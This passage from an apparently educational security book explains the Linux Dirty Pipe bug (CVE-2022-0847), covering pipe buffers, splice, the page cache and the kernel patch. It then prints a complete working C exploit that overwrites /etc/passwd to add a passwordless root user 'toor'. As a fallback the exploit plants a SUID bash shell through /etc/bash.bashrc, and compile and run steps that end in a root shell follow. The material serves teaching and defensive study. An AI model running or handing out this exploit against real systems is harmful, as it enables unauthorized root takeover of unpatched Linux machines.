6.3.3. Linux Kernel Dirty Pipe Exploitation (Logic Bug)

by: Antonius (w1sdom)
https://www.bluedragonsec.com
https://github.com/bluedragonsecurity

Dirty Pipe (CVE-2022-0847) is one of the most significant security vulnerabilities in Linux Kernel 5.8 – 5.15.24, discovered by Max Kellermann in 2022. This vulnerability allows ordinary users (without special privileges) to overwrite data in files that should be read-only.

6.3.3.1. Understanding Core Concepts

Before discussing Dirty Pipe in detail, here are some Linux kernel internal concepts that need to be understood:

1. Paging

Paging is a memory management mechanism in the Linux kernel where the memory system divides physical memory into fixed-size small blocks called **page frames**, and virtual memory is divided into blocks of the same size called **pages**.
This mechanism allows the kernel to map virtual address space of processes to physical memory in a non-sequential manner, which is crucial for efficiency and security in modern systems.

2. Page (Virtual Memory)

In Linux, a page is the smallest unit of physical memory management handled by the kernel.
Analogy: RAM is like a giant book. A page is one sheet of paper in that book. The kernel doesn't move data bit by bit, but rather sheet by sheet (page by page).
Generally, on modern system architectures (such as x86_64), the standard size of one page is 4 KB (4096 bytes).

3. Page Cache

This is a crucial part. Linux doesn't read files directly from disk every time because it's slow. The kernel copies file contents into RAM called the Page Cache.

- When we read a file, the kernel loads it into the Page Cache.
- If another process wants to read the same file, the kernel only provides a reference to the page that already exists in that memory.

Page cache resides in kernel space.

4. Pipe Buffer

Pipe is an Inter-Process Communication (IPC) mechanism. Internally, the kernel manages pipes using the **pipe_inode_info** data structure. Data inside a pipe is stored in a "buffer" called **Pipe Buffer**.

- **Ring Buffer:** The kernel uses a circular (ring) structure to manage this buffer. A ring buffer is a data structure that uses a single array with a fixed size as if its end is connected back to its beginning. This creates a data flow that "rotates" endlessly.
- **Flags:** Each buffer has attributes or "flags" that determine its behavior (for example, whether the buffer can be merged).

Pipe buffer resides in kernel space.

5. Pipe Buffer Flag (PIPE_BUF_FLAG_CAN_MERGE)

The PIPE_BUF_FLAG_CAN_MERGE flag was introduced in Linux Kernel version 5.8. **This is where the main vulnerability lies.** The flag named PIPE_BUF_FLAG_CAN_MERGE.

- **Its function:** Tells the kernel that new data written to the pipe can be merged into an existing buffer.
- **The problem:** Before the Dirty Pipe fix, the kernel did not properly clear (reset) this flag when performing splice().

6. Splice

splice() is a syscall for moving data between two file descriptors without copying the data between kernel space and user space. This is often referred to as a **Zero-copy** mechanism.
The splice() syscall is the "main actor" in Dirty Pipe:

- Instead of physically copying data, splice() performs optimization by making the Pipe Buffer point directly to the page in the Page Cache.
- This means the pipe doesn't contain a copy of the file data, but only a "pointer" to the file's physical memory.

7. Copy on Write (CoW)

The Copy-on-Write (CoW) mechanism is a memory management optimization strategy used by the Linux kernel to delay data copying until absolutely necessary.
The relationship between Copy-on-Write (CoW) and the Dirty Pipe exploit (CVE-2022-0847) is about how a small bug in the Linux kernel successfully "tricks" the CoW mechanism, allowing data to be written to files that should be read-only.

8. Dirty Page

A dirty page is a memory page in RAM that has been modified by an application, but the changes have not yet been written back to secondary storage (such as SSD or hard disk).

6.3.3.2. Analysis of Dirty Pipe Vulnerability

Dirty Pipe is a type of logic bug in pipe buffer handling in Linux kernel 5.8 through Linux kernel 5.15.24.

The main problem lies in the Pipe mechanism (inter-process communication channel) and how the kernel manages the Page Cache (memory that stores copies of file data from disk).
The core issue is a bug in the PIPE_BUF_FLAG_CAN_MERGE flag.

The main problem lies in the kernel's failure to properly re-initialize this flag (logic bug). Here is the code analysis:
In the **copy_page_to_iter_pipe** and **push_to_pipe** functions in the Linux kernel before version 5.16.11, when performing splice operations, the kernel prepares the pipe_buffer structure but forgets to clean the .flags member.

Vulnerable Code Structure:

```
// Location of problem: fs/pipe.c or include/linux/pipe_fs_i.h
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags; // <--- THIS FLAG IS NOT RESET
    unsigned long private;
};
```

Code Before Patch (Vulnerable):

```
// lib/iov_iter.c - Before CVE-2022-0847 patch
static size_t copy_page_to_iter_pipe(struct page *page,
    size_t offset, size_t bytes, struct iov_iter *i) {
    // ---------snip-----------
    struct pipe_buffer *buf = &pipe->bufs[head & mask];

    buf->ops = &page_cache_pipe_buf_ops;
    buf->page = page;
    buf->offset = offset;
    buf->len = bytes;
    // PROBLEM: buf->flags NOT TOUCHED AT ALL
    // --------snip----------------------
}
```

Code After Patch (Fixed):

```
buf->ops = &page_cache_pipe_buf_ops;
buf->page = page;
buf->offset = offset;
buf->len = bytes;
buf->flags = 0; // <--- TOTAL RESET TO ZERO
```

Why is buf->flags = 0 better than just turning off a specific flag? Because pipe_buffer is a reused structure. If we only turn off one flag (CAN_MERGE), other garbage flags from previous pipe usage (such as PIPE_BUF_FLAG_GIFT or other custom flags) might still remain and cause strange behavior or new security holes in the future. Setting it to 0 ensures the buffer is in a completely "clean" state.

Why Can This Be Exploited?

Here is the Dirty Pipe exploitation flow:

1. **Pollution Stage:** The attacker inserts data into the pipe via write(). A regular write() operation will set buf->flags = PIPE_BUF_FLAG_CAN_MERGE.
2. **Drain Stage:** The attacker reads that data. The buffer is now logically "empty", but its structure still exists in kernel memory with the CAN_MERGE flag still active.
3. **Splice Stage:** When the splice() syscall maps a read-only file to a pipe, the copy_page_to_iter_pipe() function is called. Due to the bug above, it fills buf->page with the original file's memory page but doesn't reset buf->flags.
4. **Execution:** The kernel thinks this file buffer can still be merged. The next write to the pipe won't create a new buffer, but will actually modify directly the memory page (Page Cache) that was mapped earlier.

At this stage, the attacker's data is already stored in RAM. A page in RAM whose contents differ from what's on disk is called a **"Dirty Page"**.
If this stage is successfully reached, it means the exploitation has succeeded!
Once the Page Cache changes, the effect is instant. If we overwrite /etc/passwd in RAM, we can immediately run su root at that very moment.

6.3.3.3. Dirty Pipe Exploitation

For Dirty Pipe exploitation, we don't need to disable any kernel protections because all kernel protections are irrelevant to prevent this logic bug.
To exploit the Dirty Page logic bug, our exploit will perform the following steps:
Step 1. Prepare the pipe and fill the pipe until full with the goal of triggering the PIPE_BUF_FLAG_CAN_MERGE flag.

```
pipe(p);
int capacity = fcntl(p[1], 1032);
static char dummy[4096];
for (int r = capacity; r > 0; ) {
    int n = r > sizeof(dummy) ? sizeof(dummy) : r;
    write(p[1], dummy, n);
    r -= n;
}
```

Step 2. Empty the pipe.

```
for (int r = capacity; r > 0; ) {
    int n = r > sizeof(dummy) ? sizeof(dummy) : r;
    read(p[0], dummy, n);
    r -= n;
}
```

Step 3. Use splice() to insert data from the target file into the pipe.

```
if (splice(fd, &offset, p[1], NULL, 1, 0) < 0) {
    perror("[-] splice failed");
    return 0;
}
```

Step 4. Write the payload data to the pipe.

```
write(p[1], payload, strlen(payload));
```

Complete Exploit Code for Dirty Pipe Exploitation

```
/*
Exploit Title: Linux Kernel 5.8 < 5.15.25 - Local Privilege Escalation (DirtyPipe 2)
Exploit Author: Antonius (w1sdom)
github : https://github.com/bluedragonsecurity
web : https://www.bluedragonsec.com

tested on :
- linux kernel 5.13.0-21-generic (compiled on lubuntu 20.04.5)
- linux lubuntu 20.04.2 - linux kernel 5.8

Original Author: Max Kellermann (max.kellermann@ionos.com)
CVE: CVE-2022-0847

 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <max.kellermann@ionos.com>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable.  It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
 *
 * This exploit requires Linux 5.8 or later; the code path was made
 * reachable by commit f6dd975583bd ("pipe: merge
 * anon_pipe_buf*_ops").  The commit did not introduce the bug, it was
 * there before, it just provided an easy way to exploit it.
 *
 * There are two major limitations of this exploit: the offset cannot
 * be on a page boundary (it needs to write one byte before the offset
 * to add a reference to this page to the pipe), and the write cannot
 * cross a page boundary.
 *
 * Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519 AAA.....\n'
 *
```

```
 * Further explanation: https://dirtypipe.cm4all.com/
*/
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/utsname.h>
#include <ctype.h>

int validate_kernv() {
    struct utsname buffer;
    int major, minor, patch;
    int is_vulnerable = 0;
    char *version_str;
    int len, compile_year;

    if (uname(&buffer) != 0) {
        perror("uname");
        return 1;
    }
    version_str = buffer.version;
    len = strlen(version_str);
    compile_year = 0;
    for (int i = len - 4; i >= 0; i--) {
        if (isdigit(version_str[i]) && isdigit(version_str[i+1]) &&
            isdigit(version_str[i+2]) && isdigit(version_str[i+3])) {
            compile_year = atoi(&version_str[i]);
            break;
        }
    }
    if (compile_year < 2023) {
        is_vulnerable = 1;
    }
    int fields = sscanf(buffer.release, "%d.%d.%d", &major, &minor,
&patch);
    if (fields < 3) patch = 0;
    if (major == 5) {
        if (minor >= 8 && minor <= 14) {
```

```
            is_vulnerable = 1;
        }
        else if (minor == 15 && patch < 25) {
            is_vulnerable = 1;
        }
    }
    else {
        printf("[-] kernel is not vulnerable !!! quitting ...");
        exit(-1);
    }

    if (is_vulnerable) {
         printf("[*] kernel is vulnerable\n");
         }
    else {
         printf("[-] kernel is not vulnerable !!! quitting ...");
        exit(-1);
    }

    return 0;
}

void prepare_pipe(int p[2]) {
    pipe(p);
    int capacity = fcntl(p[1], 1032);
    static char dummy[4096];
    for (int r = capacity; r > 0; ) {
        int n = r > sizeof(dummy) ? sizeof(dummy) : r;
        write(p[1], dummy, n);
        r -= n;
    }
    for (int r = capacity; r > 0; ) {
        int n = r > sizeof(dummy) ? sizeof(dummy) : r;
        read(p[0], dummy, n);
        r -= n;
    }
}

int inject_payload(char *target, char *payload) {
    int fd = open(target, O_RDONLY);
```

```
    int p[2];
    __off64_t offset = 1;

    prepare_pipe(p);
    fd = open(target, O_RDONLY);
    if (fd < 0) return 1;
    if (splice(fd, &offset, p[1], NULL, 1, 0) < 0) {
        perror("[-] splice failed");
        return 0;
    }
    printf("[*] injecting payload to %s\n", target);
    write(p[1], payload, strlen(payload));

    return 1;
}

void bashrc() {
    char *target = "/etc/bash.bashrc";
    char *payload = "\ncp /bin/bash /tmp/x; chmod +s /tmp/x\n#";
    if (inject_payload(target, payload) == 0) {
        printf("[-] failed to inject payload !");
    }
    else {
                printf("[*] payload injected to %s\n", target);
         printf("[*] you need to wait for root to login\n");
         printf("[*] once the root logged in you will get suid shell on
/tmp/x\n");
         printf("[*] get root by : /tmp/x -p\n");
    }
}

int toor_check() {
    FILE *fp;
    char path[1035];

    fp = popen("su toor -c id", "r");
    if (fp == NULL) {
        return 0;
    }
    if (fgets(path, sizeof(path), fp) != NULL) {
```

```
        if (strstr(path, "root")) {
            return 1;
        }
    }
    pclose(fp);

    return 0;
}

int passwd() {
    char *target = "/etc/passwd";
    char *payload = "\ntoor::0:0:root:/root:/bin/bash\n#";

    system("cp /etc/passwd /tmp/passwd.bak");
    if (inject_payload(target, payload) == 0) {
        printf("[-] failed to inject payload !");
    }
         if (toor_check() == 1) {
        printf("[+] exploitation success, getting root for you.\n");
        system("su toor");
    }
    else {
        printf("[-] failed on method 1, testing method 2\n");
        return 0;
    }

    return 1;
}

int main() {
    validate_kernv();
    if (passwd() == 0) {
        bashrc();
    }

    return 0;
}
```

Note: The complete exploit code contains functions for kernel version validation, pipe preparation, payload injection, and two different exploitation methods targeting /etc/passwd and /etc/bash.bashrc.

Exploitation Methods

The exploit above uses 2 different payloads with the goal that if the first payload fails, it will be chained by the second payload.

Payload 1: Writes to /etc/passwd to add a new user named 'toor' with uid 0. If this payload succeeds, we can immediately get root shell.

Payload 2: Aims to drop a SUID bash shell at /tmp/x. Specifically for the second payload, it must wait for the root user on the system to login because the payload to drop the SUID shell is injected into /etc/bash.bashrc. In Linux, commands contained in /etc/bash.bashrc are executed by every user who logs into the system at login time.

Testing the Exploit

In this example, I used Linux kernel 5.13 running on Lubuntu 20.04.5 in VirtualBox as a guest OS and the host OS is Kali Linux 2025.4.


On the Lubuntu 20.04.5 machine, compile the exploit:

```
gcc -o dirtypipe2 dirtypipe2.c
```

Run the exploit:

```
./dirtypipe2
```

and finally, we got root shell :



References

- Original disclosure: https://dirtypipe.cm4all.com/
- CVE-2022-0847: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0847
- Linux Kernel patch: commit 9d2231c5d74e13b2a0546fee6737ee4446017903
- Exploit code: https://github.com/bluedragonsecurity